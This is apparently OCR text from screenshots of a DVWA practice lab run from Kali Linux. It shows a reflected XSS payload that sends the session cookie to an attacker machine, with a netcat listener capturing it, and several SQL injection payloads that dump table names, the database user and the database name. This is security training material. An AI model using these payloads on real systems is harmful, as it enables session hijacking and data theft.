




Damn Vulnerable Web A
192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert("CIAO")+<%2Fscript>#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Maltego Microsoft Bin...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
192.168.50.101
CIAO
OK
<script>alert("CIAO")</script>
Read 192.168.50.101


1 2 3 4
9:47
Damn Vulnerable Web A
192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>+++let+img+
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
<script>
let img = new Image();
img.src = "http://192.168.50.100:12345/dvwa/?security=low;" + document.cookie;
</script>
Username: admin
Security Level: low
View Source
View Help
Waiting for 192.168.50.100...
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 12345
listening on [any] 12345 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 57578
GET /?security=low;%20PHPSESSID=59e61e3eff8d1bb34194eaae5c5307b6 HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/


1 2 3 4
10:02
Damn Vulnerable Web A
192.168.50.101/dvwa/vulnerabilities/sqli/?id='+OR+'a'%3D'a&Submit=Submit#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Maltego Microsoft Bin...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' OR 'a'='a
First name: admin
Surname: admin
ID: ' OR 'a'='a
First name: Gordon
Surname: Brown
ID: ' OR 'a'='a
First name: Hack
Surname: Me
ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso
ID: ' OR 'a'='a
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help


Damn Vulnerable Web Ap
192.168.50.101/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+table_name%2C+NULL+FROM+information_schema.tables+WHERE+table_schema+%3D+database()+%23&Submit=Submit#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Maltego Microsoft Bin...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = database() #
First name: guestbook
Surname:
ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = database() #
First name: users
Surname:
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About

- Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About

- Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' UNION SELECT  user(), database() #
First name: admin
Surname: admin

ID: 1' UNION SELECT  user(), database() #
First name: root@localhost
Surname: dvwa
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About

- Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' UNION SELECT user(), null --
First name: admin
Surname: admin

ID: 1' UNION SELECT user(), null --
First name: root@localhost
Surname:
```

More info

